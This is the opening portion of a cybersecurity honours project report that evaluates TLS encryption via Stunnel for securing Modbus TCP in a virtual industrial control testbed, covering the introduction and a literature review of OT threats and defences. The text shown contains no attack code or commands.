



Department of Cyber Security and Networks

Honours Project – MHI130258

2024-2025

Submitted for the following degree: BSc (Hons) Cyber Security GA

Defending Operational Technology: Evaluating the Effectiveness of Encryption in Securing Industrial Control Systems

FINAL REPORT

Name: Liam Quinn

Programme: Honours Project (CSN GA)

Matriculation Number: S2379379

Project Supervisor: Omair Uthmani

Second Marker: Ayyaz Qureshi

Word Count: 10,912

(excluding contents pages, figures, tables, references and appendices)

Except where explicitly stated, all work in this report, is my own original work and has not been submitted elsewhere in fulfilment of the requirement of this or any other award.

Signed by Liam Quinn:

Liam Quinn

Date: 31/07/2025

Abstract

The manufacturing industry is increasingly using operational technology (OT) to boost productivity, efficiency, and competitiveness. However, this increased reliance has made the industry progressively more vulnerable to cyber threats, posing significant risks to operations, safety, and data integrity. At William Grant & Sons Ltd, there is a heavy dependence on OT systems to manufacture and distribute a wide range of alcoholic beverages globally, and these systems are considered among the company's top attack surfaces.

This research begins with an analysis of the current cyber threat landscape in the manufacturing industry, identifying prevalent attack methods, protocol vulnerabilities, and the real-world consequences of OT-targeted intrusions. A comprehensive literature review and analysis of industry reports, case studies, and academic research was carried out to build a foundational understanding of industrial cybersecurity risks, with a focus on legacy protocols such as Modbus TCP.

To test practical mitigations, a virtualised industrial control system (ICS) environment was developed using Factory I/O, OpenPLC, ScadaBR, and pfSense. Penetration testing was performed against this environment using tools like Wireshark, Ettercap, and QModMaster to demonstrate how Modbus TCP traffic could be intercepted and manipulated. The same tests were repeated after implementing TLS encryption via Stunnel to encapsulate Modbus communication.

The findings of the experiment show that encryption effectively prevented traffic manipulation and reduced visibility, blocking attacks that were otherwise successful in the unencrypted configuration. These results highlight how straightforward, drop-in encryption solutions can significantly enhance the security posture of OT systems without major infrastructure changes.

Contents

INTRODUCTION (SECTION 1)	1
PROJECT BACKGROUND (SECTION 1.1)	1
INTRODUCTION (1.1.1)	1
JUSTIFYING THE PROJECT AREA (1.1.2)	2
KEY PROBLEMS AND DIFFICULTIES (1.1.3)	2
ISSUES HIGHLIGHTED BY INITIAL LITERATURE REVIEW (1.1.4)	3
PROJECT RESEARCH QUESTION AND AIM (SECTION 1.2)	4
RESEARCH QUESTION (1.2.1)	4
PROJECT AIM (1.2.2)	4
REPORT STRUCTURE (SECTION 1.3)	5
 LITERATURE AND TECHNOLOGY REVIEW (SECTION 2)	 6
INTRODUCTION (SECTION 2.1)	6
OT SECURITY FRAMEWORKS AND LIMITATIONS (SECTION 2.2)	6
OVERVIEW (2.2.1)	6
OT SECURITY FRAMEWORK LIMITATIONS (2.2.2)	6
INSECURE ICS COMMUNICATION PROTOCOLS (SECTION 2.3)	7
MODBUS TCP/IP (2.3.1)	7
DNP3 (DISTRIBUTED NETWORK PROTOCOL) (2.3.2)	7
OT THREAT LANDSCAPE (SECTION 2.4)	8
MAN-IN-THE-MIDDLE (MITM) ATTACKS (2.4.1)	8
RANSOMWARE ATTACKS (2.4.2)	9
ADVANCED PERSISTENT THREATS (APTs) (2.4.3)	10
OT SECURITY TECHNOLOGIES REVIEW (SECTION 2.5)	11
ENCRYPTION/AUTHENTICATION IN ICS COMMUNICATION (2.5.1)	11
INTRUSION DETECTION AND PREVENTION SYSTEMS (IDS/IPS) (2.5.2)	12
SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM) IN OT SECURITY (2.5.3)	12
SYNTHESIS OF LITERATURE AND IDENTIFICATION OF GAPS (SECTION 2.6)	13
SUMMARY OF KEY FINDINGS (2.6.1)	13
IDENTIFICATION OF RESEARCH GAPS (2.6.2)	13
IMPLICATIONS FOR PRIMARY RESEARCH (2.6.3)	13
 METHODOLOGY (SECTION 3)	 14
INTRODUCTION (SECTION 3.1)	14
PRIMARY RESEARCH METHOD (SECTION 3.2)	14
RESEARCH METHOD OVERVIEW (3.2.1)	14
JUSTIFICATION OF RESEARCH METHOD (3.2.2)	14
OTHER CONSIDERATIONS (3.2.3)	15
PRACTICAL IMPLEMENTATION OF RESEARCH METHOD (SECTION 3.3)	16
TESTING ENVIRONMENT (3.3.1)	16
EXPERIMENTATION (3.3.2)	19

TESTING ENVIRONMENT SETUP (SECTION 4)	20
INTRODUCTION (SECTION 4.1)	20
TESTING ENVIRONMENT OVERVIEW (4.1.1)	20
NETWORKING (SECTION 4.2)	21
NETWORK OVERVIEW (4.2.1)	21
OPERATIONAL TECHNOLOGY NETWORK (4.2.2)	22
INFORMATION TECHNOLOGY NETWORK (4.2.3)	22
NETWORK TOPOLOGY DIAGRAM (4.2.4)	23
MANUFACTURING ENVIRONMENT SETUP (SECTION 4.3)	24
FACTORY I/O OVERVIEW (4.3.1)	24
BUILDING THE SCENE FOR TESTING (4.2.3)	25
CONVEYOR BELT SCENE OVERVIEW (4.2.4)	26
CREATING THE PLC LOGIC FOR THE SCENE (4.2.5)	27
SCADA SYSTEM SETUP (4.2.4)	30
EXPERIMENTATION (SECTION 5)	31
INTRODUCTION (SECTION 5.1)	31
EXPERIMENTATION PHASE OVERVIEW (5.1.1)	31
PENETRATION TESTING - BASELINE CONFIGURATION (SECTION 5.2)	32
RECONNAISSANCE (5.2.1)	32
PACKET SNIFFING (5.2.2)	37
SENSOR ERASURE/INSERTION ATTACK (5.2.3)	38
ACTUATOR ENABLEMENT ATTACK (5.2.3)	42
BASELINE CONFIGURATION REVIEW (5.2.4)	45
PENETRATION TESTING – ENCRYPTION APPLIED (SECTION 5.3)	46
STUNNEL IMPLEMENTATION (5.3.1)	46
RECONNAISSANCE (5.3.2)	49
PACKET ANALYSIS (5.3.3)	51
SENSOR ERASURE/INSERTION ATTACK (5.3.4)	52
ACTUATOR ENABLEMENT ATTACK (5.3.5)	54
MITIGATION OBSERVATIONS (5.3.6)	56
CONCLUSION (SECTION 6)	57
SUMMARY OF RESEARCH (SECTION 6.1)	57
KEY FINDINGS (SECTION 6.1.1)	57
RESEARCH IMPACT AND IMPLICATIONS (SECTION 6.3)	58
LIMITATIONS (SECTION 6.2)	58
RECOMMENDATIONS AND FUTURE WORK (SECTION 6.2)	58
FINAL REMARKS (SECTION 6.3)	59
REFERENCE LIST (IEEE)	61
APPENDICES	67

List of Figures

FIGURE 1 - FACTORY I/O - AUTOMATED WAREHOUSE.....	16
FIGURE 2 - VIRTUALBOX - ADAPTER CONFIGURATION.....	21
FIGURE 3 - PFSense - INTERFACES.....	21
FIGURE 4 - PFSense - OT NETWORK IP ADDRESSES.....	22
FIGURE 5 - PFSense - IT NETWORK IP ADDRESSES.....	22
FIGURE 6 - NETWORK TOPOLOGY DIAGRAM.....	23
FIGURE 7 - FACTORY I/O - PREBUILT SCENES.....	24
FIGURE 8 - FACTORY I/O - CUSTOM SCENE CREATION.....	24
FIGURE 9 - FACTORY I/O - BUILDING THE SCENE FOR TESTING.....	25
FIGURE 10 - FACTORY I/O - CUSTOM CONVEYOR BELT SCENE OVERVIEW.....	25
FIGURE 11 - FACTORY I/O - START/STOP BUTTONS OVERVIEW.....	26
FIGURE 12 - FACTORY I/O - SENSORS OVERVIEW.....	26
FIGURE 13 - FACTORY I/O - INPUTS AND OUTPUTS.....	27
FIGURE 14 - INPUT VARIABLES TABLE.....	28
FIGURE 15 - OUTPUT VARIABLES TABLE.....	28
FIGURE 16 - OPENPLC EDITOR - DECLARING THE VARIABLES.....	28
FIGURE 17 - OPENPLC EDITOR - PLC LOGIC (LADDER LOGIC).....	29
FIGURE 18 - FACTORY I/O - ITEMS REACHING SENSOR B AND STOPPING AS EXPECTED (WITH PLC RUNNING).....	29
FIGURE 19 - SCADA BR - DATA POINTS.....	30
FIGURE 20 - SCADA BR - GRAPHICAL VIEW.....	30
FIGURE 21 - GRASSMARLIN - OT NETWORK.....	32
FIGURE 22 - GRASSMARLIN - IT NETWORK.....	32
FIGURE 23 - NMAP - PING SCAN (WITHOUT OPEN PORTS).....	33
FIGURE 24 - NMAP - PING SCAN OF 192.168.67.1 (FOR OPEN PORTS/SERVICES).....	34
FIGURE 25 - NMAP - PING SCAN OF 192.168.67.5 (FOR OPEN PORTS/SERVICES).....	34
FIGURE 26 - NMAP - PING SCAN OF 192.168.67.6 (FOR OPEN PORTS/SERVICES).....	34
FIGURE 27 - NMAP - PING SCAN OF 192.168.67.100 (FOR OPEN PORTS/SERVICES).....	34
FIGURE 28 - ETTERCAP - STARTING THE MITM ATTACK.....	35
FIGURE 29 - WIRESHARK - PACKET ANALYSIS.....	35
FIGURE 30 - QMODMASTER - DISCRETE INPUTS.....	36
FIGURE 31 - QMODMASTER - TESTING COILS AT EACH CONVEYOR STATE.....	36
FIGURE 32 - WIRESHARK - MODBUS PACKET OVERVIEW.....	37
FIGURE 33 - WIRESHARK - UNENCRYPTED MODBUS PACKET DATA.....	37
FIGURE 34 - WIRESHARK - DISCRETE INPUT REGISTERS COMMUNICATION.....	38
FIGURE 35 - SCRIPT FOR MITM ATTACK.....	39
FIGURE 36 - ETTERCAP - STARTING ARP POISONING.....	40
FIGURE 37 - WIRESHARK - ARP POISONED PACKETS.....	40
FIGURE 38 - MALICIOUSLY MODIFIED PACKET DATA.....	40
FIGURE 39 - FACTORY I/O - IMPACT OF SENSOR ERASURE/INSERTION ATTACK.....	41
FIGURE 40 - OPENPLC - INPUTS/OUTPUTS DURING ATTACK.....	41
FIGURE 41 - QMODMASTER - WRITING TO COILS.....	42
FIGURE 42 - OPENPLC - COILS BEING OVERWRITTEN BY PLC.....	42
FIGURE 43 - NOTEPAD - PREPARING SCRIPT FOR DOS STYLE ATTACK.....	43
FIGURE 44 - PYTHON - INPUTTING DOS STYLE ATTACK SCRIPT.....	43
FIGURE 45 - PYTHON - DOS STYLE ATTACK SCRIPT EXECUTION.....	44
FIGURE 46 - FACTORY I/O - IMPACT OF ACTUATOR ENABLEMENT ATTACK.....	44
FIGURE 47 - FACTORY I/O AND OPENPLC - NETWORK CONFIGURATIONS VIA STUNNEL.....	46
FIGURE 48 - STUNNEL.CONF - CLIENT CONFIGURATION.....	47
FIGURE 49 - STUNNEL.CONF - SERVER CONFIGURATION.....	47
FIGURE 50 - OPENSSL - GENERATING CERTIFICATE/KEY.....	48

FIGURE 51 - STUNNEL - SUCCESSFUL CONNECTION (MODBUS SERVER).....	48
FIGURE 52 - STUNNEL - SUCCESSFUL CONNECTION (OPENPLC)	48
FIGURE 53 - GRASSMARLIN - PASSIVE SCANNING (POST STUNNEL IMPLEMENTATION)	49
FIGURE 54 - NMAP - PING SCAN OF 192.168.67.5 (FOR OPEN PORTS/SERVICES)	50
FIGURE 55 - WIRESHARK - ENCRYPTED MODBUS PACKET OVERVIEW	51
FIGURE 56 - WIRESHARK - TLSV1.2 ENCRYPTION AND THE ENCRYPTED DATA	51
FIGURE 57 - ETTERCAP - HOST SCANNING/ADDING TARGETS.....	52
FIGURE 58 - ETTERCAP - APPLYING FILTER AND STARTING ARP POISONING ATTACK	52
FIGURE 59 - WIRESHARK - MITM ATTACK PACKET ANALYSIS (WITH STUNNEL)	53
FIGURE 60 - WIRESHARK - FAILED MITM ATTACK PACKET DATA.....	53
FIGURE 61 - QMODMASTER - ATTEMPTING TO ESTABLISH CONNECTION WITH STUNNEL	54
FIGURE 62 - QMODMASTER - CONNECTION FAILED	54
FIGURE 63 - PYTHON - RUNNING THE SCRIPT ON PORTS 502 AND 1502.....	55
FIGURE 64 - WIRESHARK - PYTHON SCRIPT EXECUTION PACKET ANALYSIS	55
FIGURE 65 - SUMMARY OF EXPERIMENTATION RESULTS TABLE	57
FIGURE 66 - FACTORY I/O - PREMADE CONVEYOR BELT SCENE	67
FIGURE 67 - FACTORY I/O - CONFIRMING MODBUS REGISTERS OF INPUTS AND COILS.....	67
FIGURE 68 - OPENPLC EDITOR - DECLARING THE VARIABLES	67
FIGURE 69 - OPENPLC EDITOR - CREATING THE LOGIC (FUNCTION BLOCK DIAGRAM)	67
FIGURE 70 - FACTORY I/O - PREMADE FILLING TANK SCENE	68
FIGURE 71 - OPENPLC EDITOR - DECLARING THE VARIABLES	68
FIGURE 72 - OPENPLC EDITOR - FILLING TANK LOGIC (FUNCTION BLOCK DIAGRAM)	69
FIGURE 73 - OPENPLC EDITOR - STRUCTURED TEXT FILE	70
FIGURE 74 - NOTEPAD - CREATING THE FILTER	71
FIGURE 75 - COMMAND LINE – COMPILING THE FILTER	71
FIGURE 76 – COMMAND LINE - MOVING THE FILTER TO ETTERCAP FOLDER	71
FIGURE 77 - ETTERCAP - LOADING THE FILTER.....	71

List of Abbreviations

OT	Operational Technology
IT	Information Technology
ICS	Industrial Control Systems
PLC	Programmable Logic Controller
SCADA	Supervisory Control and Data Acquisition
HMI	Human Machine Interface
VM	Virtual Machine
TCP	Transmission Control Protocol
TLS	Transport Layer Security
MITM	Man-in-the-middle
APT	Advanced Persistent Threat
CA	Certificate Authority
IDS/IPS	Intrusion Detection/Prevention System
SIEM	Security Information and Event Management
DiD	Defence-in-Depth
DHCP	Dynamic Host Configuration Protocol
LAN	Local Area Network
ARP	Address Resolution Protocol
FBD	Function Block Diagram
LSB	Least Significant Bit
SIS	Safety Instrumented System
ST	Structured Text
SDG	Sustainable Development Guide
NIST	National Institute of Standards and Technology
ISA	International Society of Automation
IEC	International Electrotechnical Commission
CISA	Cybersecurity and Infrastructure Security Agency
BCS	British Computer Society
NIS	Network and Information Systems Directive

Introduction (Section 1)

Project Background (Section 1.1)

Introduction (1.1.1)

The cybersecurity landscape for operational technology (OT) is rapidly evolving, especially within the manufacturing industry. As industrial systems become digitised and interconnected, their exposure to cyber threats rises substantially. In particular, the use of legacy communication protocols like Modbus TCP/IP, presents serious vulnerabilities that can be exploited by attackers. This project investigates how encryption can help secure these legacy systems without overhauling existing infrastructures. The focus is on Modbus TCP, a widely adopted yet inherently insecure protocol, and the use of TLS encryption in a simulated OT environment.



IMAGE ATTRIBUTION [1]

Justifying the Project Area (1.1.2)

Manufacturing organisations rely heavily on OT systems to automate and control industrial processes. These systems are often connected to IT networks, yet many continue to use unencrypted and unauthenticated communication protocols. Modbus TCP/IP is one of the most commonly used protocols but was never designed with security in mind. As a result, it remains susceptible to sniffing, manipulation, and man-in-the-middle (MITM) attacks. While replacing Modbus with secure alternatives may be impractical or costly, implementing encryption provides a realistic and cost-effective solution. This project evaluates whether such an approach offers meaningful protection in legacy OT environments.

This project aligns with the United Nations Sustainable Development Goals (SDGs) [2]. Specifically, it supports **SDG 9: Industry, Innovation and Infrastructure** by promoting secure and resilient industrial systems, and **SDG 12: Responsible Consumption and Production** by helping ensure the integrity and reliability of automated manufacturing processes. By exploring low-cost, scalable security enhancements for legacy OT systems, the project contributes to sustainable industrial development and digital resilience.

Key Problems and Difficulties (1.1.3)

Several challenges hinder the security of OT networks in manufacturing:

- **Lack of Protocol Security:** Some of the most commonly used ICS protocols (i.e. Modbus TCP/IP) communicate in plaintext and have no native support for authentication or encryption.
- **Legacy Constraints:** Many OT systems are old or vendor-locked, reducing the possibility of implementing system-wide upgrades for security.
- **Limited Cyber Awareness:** Companies may lack the knowledge required to secure OT, making it difficult to implement advanced security solutions.
- **Resource Limitations:** Budget constraints can prevent smaller manufacturers from investing in comprehensive modern solutions.

This project aims to test whether lightweight encryption techniques can help mitigate these issues in a realistic setting.

Issues Highlighted by Initial Literature Review (1.1.4)

The initial literature review revealed issues surrounding the security of Operational Technology (OT) systems, particularly focusing on the use of insecure communication protocols like Modbus TCP/IP. Some examples would be the following:

Insecure Communication Protocols

A major concern is the continued use of protocols like Modbus TCP/IP, which lack encryption, authentication, and integrity checks. All traffic is transmitted in plaintext, leaving systems exposed to packet sniffing, spoofing, and man-in-the-middle (MITM) attacks. The simplicity of Modbus contributes to its popularity, but its security limitations are critical in the context of modern cyber threats. [3]

Legacy Infrastructure Constraints

Many OT systems are decades old and were never designed with cybersecurity in mind. These legacy systems often cannot be patched or upgraded without halting production, making them difficult to secure using modern tools. As a result, organisations are forced to balance security risks against operational downtime. [4]

IT-OT Convergence and Expanded Attack Surface

The integration of IT and OT systems has enabled greater efficiency but also expanded the attack surface. Flat networks, shared credentials, and lack of segmentation allow attackers who compromise the IT layer to pivot into critical OT infrastructure. [5]

Limited Feasibility of Encryption Solutions

Although Transport Layer Security (TLS) can protect Modbus traffic, most legacy systems do not support encrypted protocols natively. External tunnelling solutions like Stunnel can mitigate this, but these can require careful configuration and certificate management. Real-time constraints also make encryption adoption technically challenging in latency-sensitive environments. [6]

Absence of Authentication and Access Control

Modbus lacks built-in authentication. Any device with access to the network can issue commands to the Modbus server, often without detection. This absence of device or user verification leaves systems vulnerable to spoofing and unauthorised control. [7]

Project Research Question and Aim (Section 1.2)

Research Question (1.2.1)

The initial literature review has highlighted the persistent challenges faced by OT systems in manufacturing, particularly the security vulnerabilities introduced by legacy protocols like Modbus TCP/IP. These systems often lack encryption or authentication, leaving them exposed to interception and manipulation. Despite the availability of security frameworks and emerging solutions, many organisations continue to operate without basic protections due to compatibility or cost constraints.

This project responds to these issues by focusing on one key mitigation strategy: **encryption**. Through experimental testing in a simulated ICS environment, it aims to assess the effectiveness of encrypted Modbus communication in reducing common attack vectors.

Based on this, the research question will be the following:

How effective is TLS encryption in mitigating common attack vectors targeting ICS communications in legacy OT environments?

Project Aim (1.2.2)

The aim of this project is to evaluate the impact of encrypting Modbus TCP/IP communications within a simulated operational technology (OT) environment. By analysing reconnaissance, interception, and injection attack techniques against unencrypted and encrypted setups, the study assesses whether TLS encryption can be a viable retrofit solution to protect legacy industrial systems without disrupting existing operations.

Report Structure (Section 1.3)

The rest of the report is structured to reflect the key stages of the Honours Project and to clearly communicate the rationale, execution, and outcomes of the research (hyperlinks provided):

Section 2 – Literature and Technology Review

This section provides a critical overview of existing research and technologies relevant to OT cybersecurity, with a focus on insecure ICS protocols and encryption-based mitigations. It identifies key gaps in current practice and establishes the foundation for the primary research.

Section 3 – Methodology

This section outlines the experimental approach used to evaluate the effectiveness of TLS encryption in securing Modbus TCP communications. It includes justification for the research method and discusses other considerations (such as legal, social, ethical, and professional concerns).

Section 4 – Testing Environment Setup

The section describes the design and implementation of the virtualised ICS testbed, including the network configuration, PLC programming, and SCADA integration.

Section 5 – Experimentation

This section details the penetration testing activities conducted on both unencrypted and encrypted configurations. It presents the results of reconnaissance, packet sniffing, MITM attacks, command injection attempts, and evaluates the impact of TLS encryption via Stunnel.

Section 6 – Conclusion and Further Work

The section summarises the key findings, discusses the implications of the research, and outlines limitations and opportunities for future work.

Each chapter begins with a brief synopsis to guide the reader and ensure clarity of progression throughout the report.

(Section 1 – 1,079 words)

Literature and Technology Review (Section 2)

Introduction (Section 2.1)

This section reviews the cybersecurity challenges facing operational technology (OT) systems, with a specific focus on insecure communication protocols such as Modbus TCP, and the role of encryption in mitigating these vulnerabilities. It critically assesses the limitations of current practices and identifies where solutions like Transport Layer Security (TLS) can provide meaningful protection in industrial control environments.

OT Security Frameworks and Limitations (Section 2.2)

Overview (2.2.1)

The manufacturing industry is adopting cybersecurity frameworks such as **NIST SP 800-82** and **IEC 62443** to strengthen the security of Operational Technology (OT) systems.

NIST SP 800-82 provides tailored guidance for securing Industrial Control Systems (ICS), including recommendations like network segmentation, access control, and protocol whitelisting. It focuses on risk-based security planning suitable for industrial environments. [8]

IEC 62443, developed by the International Electrotechnical Commission (IEC), takes a lifecycle-based approach. It outlines roles and responsibilities across asset owners, integrators, and vendors, and promotes layered defence strategies such as zones and conduits. [9]

OT Security Framework Limitations (2.2.2)

Despite their strengths, these frameworks can be difficult to implement, especially for smaller manufacturers and legacy systems. Features like multi-factor authentication or encrypted communication often require modern infrastructure or significant downtime, which many facilities cannot afford.

IEC 62443 is technically demanding and often held behind paywalls, making it less accessible to resource-limited organisations. Similarly, while NIST SP 800-82 is freely available, it assumes a level of security maturity that many industrial environments lack.

As a result, implementation is frequently partial. Basic controls like firewalls or segmentation may be in place, but more advanced protections are often not implemented, leaving critical vulnerabilities unaddressed.

Insecure ICS Communication Protocols (Section 2.3)

Many industrial control systems still rely on legacy communication protocols that prioritise reliability and speed over security. These protocols often lack basic protections such as encryption, authentication, and message integrity, making them highly vulnerable in modern networked environments.

Modbus TCP/IP (2.3.1)

Modbus TCP remains one of the most widely used ICS communication protocols due to its simplicity and compatibility. However, it lacks fundamental security features such as encryption, authentication, and integrity checking. Communications are exchanged in plaintext, making Modbus vulnerable to several critical attack vectors:

- Packet sniffing allows attackers to capture sensitive data or command traffic.
- Man-in-the-middle (MITM) attacks enable modification or injection of malicious commands.
- Spoofing attacks can impersonate devices and manipulate PLC behaviour.

The widespread use of Modbus in legacy systems means many industrial environments are left open to these basic attack types. While more secure alternatives like Modbus TLS are emerging, adoption is limited due to hardware and software incompatibilities in existing installations. [10]

DNP3 (Distributed Network Protocol) (2.3.2)

DNP3 (Distributed Network Protocol) is another commonly used protocol in ICS environments, particularly within the energy and utilities sectors. While DNP3 was designed for robust and efficient communication between control centres and remote devices, the original specification did not include security features such as encryption or authentication. As a result, it is vulnerable to:

- Replay attacks, where previously captured valid commands are resent to disrupt operations.
- Command injection, allowing unauthorised control of remote devices.
- Eavesdropping, as all communication is transmitted in plaintext.

Although a secure version, DNP3 Secure Authentication (SA), was later introduced, it has seen limited adoption in legacy environments due to implementation complexity and compatibility issues. [11]

OT Threat Landscape (Section 2.4)

The threat landscape for OT systems is constantly evolving as attackers develop increasingly sophisticated methods to exploit vulnerabilities in industrial environments. While traditional IT threats such as malware and phishing continue to pose risks, OT networks face unique challenges due to their reliance on legacy systems, insecure communication protocols, and the need for continuous availability.

Man-in-the-middle (MITM) Attacks (2.4.1)

Man-in-the-Middle (MITM) attacks are a significant threat within OT networks, especially due to the prevalence of unencrypted and unauthenticated protocols like Modbus TCP. In a MITM attack, an adversary intercepts and possibly alters communications between two devices, for example, between a Programmable Logic Controller (PLC) and a Modbus server. OT networks are particularly susceptible to MITM attacks because many legacy devices trust all traffic by default, lack basic encryption, and are often deployed in flat network topologies with minimal segmentation.

A Ukraine-based heating company was compromised by malware dubbed FrostyGoop, which exploited vulnerable Modbus communications to manipulate temperature readings in OT systems. The attackers gained network access through a compromised router, then crafted and sent false Modbus commands directly to ENCO industrial devices, causing the heating systems to cool rather than heat. Although full interception mechanics aren't public, the manipulation of Modbus traffic demonstrates a successful real-world MITM scenario: attackers altered control data mid-stream without encryption or checks, causing real damage while remaining undetected.

This resulted in widespread disruption of district heating services during winter, causing heating systems in over 600 residential and public buildings to shut down unexpectedly. The attack not only disrupted daily life for thousands of residents but also highlighted how insecure industrial protocols can be exploited in real-world infrastructure sabotage. [12]



IMAGE ATTRIBUTION [13]

Ransomware Attacks (2.4.2)

This is a form of malware that encrypts critical data and demands a ransom for its release. This has evolved beyond traditional IT environments and is now a major threat to OT systems, specifically targeting ICS and manufacturing environments.

One of the most significant incidents in recent years was the Colonial Pipeline ransomware attack (2021), where the DarkSide ransomware group targeted one of the largest fuel pipelines in the United States. The attack forced Colonial Pipeline to halt fuel distribution, leading to widespread fuel shortages and panic buying across the U.S. East Coast. Although the attack primarily affected IT systems, the company proactively shut down OT operations as a precaution, highlighting the interconnected nature of IT and OT security. [14]

Another major incident was the Norsk Hydro ransomware attack (2019), where the LockerGoga ransomware infected the company's manufacturing plants worldwide, forcing a transition to manual operations and causing over \$75 million in damages. These incidents demonstrate how ransomware is evolving to disrupt critical infrastructure, forcing manufacturers to rethink cybersecurity strategies to protect both IT and OT networks. [15]



IMAGE ATTRIBUTION [16]

Advanced Persistent Threats (APTs) (2.4.3)

APTs are stealthy, prolonged cyber-attacks conducted by highly skilled adversaries, often state-sponsored or well-funded criminal organisations. These attacks typically involve long-term infiltration of OT networks to gather intelligence, disrupt industrial processes, or sabotage critical infrastructure. [17]

A prime example is the Stuxnet worm, discovered in 2010, which was one of the first cyber-physical attacks targeting industrial control systems (ICS). Stuxnet was specifically designed to target Siemens PLCs used in Iran's nuclear enrichment facilities. It exploited multiple zero-day vulnerabilities and spread through USB drives and network connections to infect air-gapped OT environments. Once inside, Stuxnet manipulated PLC code to subtly alter the speed of centrifuges, causing physical damage while displaying normal operational data to SCADA operators. This attack demonstrated the potential of cyber warfare against industrial systems and set a precedent for future OT-targeted APTs. [18]

More recent APTs, such as TRITON (a.k.a. Trisis) in 2017, targeted safety instrumented systems (SIS) at a Saudi petrochemical plant. TRITON's objective was to disable emergency shutdown mechanisms, potentially leading to catastrophic physical damage or loss of life. This attack reinforced concerns that APTs could be used to weaponise industrial control systems, making them one of the most dangerous threats to OT security. [19]



IMAGE ATTRIBUTION [20]

OT Security Technologies Review (Section 2.5)

Encryption/Authentication in ICS Communication (2.5.1)

Encryption/Authentication via Modbus/TCP Security

Due to the inherent insecurity of protocols like Modbus TCP, several approaches have emerged to secure industrial communications. One such standard is Modbus/TCP Security, which is the official specification defined by the Modbus Organisation to enhance Modbus with Transport Layer Security (TLS). This specification introduces features such as:

- TLS encryption to ensure confidentiality and integrity
- X.509 certificate-based authentication between devices
- Support for modern cryptographic algorithms to resist eavesdropping and man-in-the-middle (MITM) attacks

While this represents a robust approach for security Modbus communication, adoption remains limited in the industry. Many legacy systems do not support this natively, and upgrading firmware or hardware to be compatible may be cost-prohibitive or technically unfeasible in live production environments. [21]

Encryption/Authentication via Stunnel

As an alternative, **Stunnel** offers a practical method to secure Modbus TCP traffic without modifying devices or changing protocols. Acting as a TLS wrapper, Stunnel encapsulates plaintext Modbus traffic inside encrypted tunnels. [22]

This enables:

- Confidentiality through TLS encryption
- Authentication using certificates
- Mitigation of replay and MITM attacks
- Compatibility with legacy systems, since the original Modbus messages remain unchanged

While not a replacement for proper protocol-level security, Stunnel provides a drop-in solution for enhancing security in environments constrained by legacy infrastructure.

Intrusion Detection and Prevention Systems (IDS/IPS) (2.5.2)

These are critical components of cybersecurity, designed to monitor network traffic for suspicious activity and potential cyber threats. IDS passively detects threats, alerting security teams when anomalies or known attack signatures are identified, whereas IPS actively blocks or mitigates threats in real-time. These are traditionally designed for IT networks, so they can struggle with deep packet inspection of proprietary OT protocols but are generally considered effective in protecting OT networks.

Deploying IDS/IPS across OT environments presents challenges with networking and ensuring compatibility with legacy devices. IPS protection can be a double-edged sword, with the possibility of causing significant disruption when responding to a false positive. [23]

Security Information and Event Management (SIEM) in OT Security (2.5.3)

These are increasingly being integrated into OT environments to centralize security monitoring, log analysis, and threat detection. SIEM platforms collect and correlate security event data from firewalls, IDS/IPS systems, network devices, and industrial control systems (ICS) to identify patterns of malicious activity and provide real-time alerts to security teams. In an OT setting, SIEM solutions enhance visibility into industrial networks, helping organisations detect anomalies and investigate incidents.

However, integrating SIEM into OT environments presents compatibility challenges with legacy devices and correlating data across IT and OT networks. Despite its challenges, SIEM is a key current technology for OT security, providing essential network visibility, incident response, and forensic capabilities to protect critical industrial infrastructure. [24]




IMAGE ATTRIBUTION [25]

Synthesis of Literature and Identification of Gaps (Section 2.6)

Summary of Key Findings (2.6.1)

The review has identified several critical insights into the cybersecurity challenges faced by OT systems:

- Modbus TCP is highly vulnerable due to its lack of built-in encryption, authentication, and integrity checking.
- Legacy constraints and operational demands often prevent the replacement or upgrading of insecure OT protocols.
- Modbus over TLS presents a viable stopgap measure, enabling secure communications without modifying legacy systems.
- There is limited academic research and practical documentation on how effective these compensating controls are when applied to real OT environments.

Identification of Research Gaps (2.6.2)

Despite growing awareness of Modbus insecurity, there is a lack of accessible case studies or empirical research showing how well encryption protects legacy OT systems in practice. Most literature focuses on ideal implementations or future technologies, rather than practical, low-disruption solutions.

Additionally, there is a noticeable absence of hands-on demonstrations showing how insecure protocols like Modbus TCP can be actively exploited in realistic environments, as well as then demonstrating the impact TLS encryption can have in mitigating the vulnerabilities.

This creates a gap in understanding both the feasibility of transitional solutions like Stunnel and the actual risks posed by unencrypted ICS communications. As a result, the effectiveness of such mitigations in practice remains underexplored.

Implications for Primary Research (2.6.3)

This project aims to fill these research gaps by testing a legacy OT environment using unencrypted Modbus TCP and then re-evaluating its security posture after implementing TLS encryption via Stunnel. The results will inform whether this is a practical and effective approach for manufacturers unable to adopt more advanced solutions.

(Section 2 – 1,948 words)

Methodology (Section 3)

Introduction (Section 3.1)

The purpose of this chapter is to outline the primary research approach employed in this project, provide a justification for its selection based on existing literature, and detail the practical elements derived from the findings of the literature review. The methods employed are structured to ensure alignment with the research objectives and to provide a robust foundation for the investigation into the use of encryption in securing industrial control systems.

Primary Research Method (Section 3.2)

Research Method Overview (3.2.1)

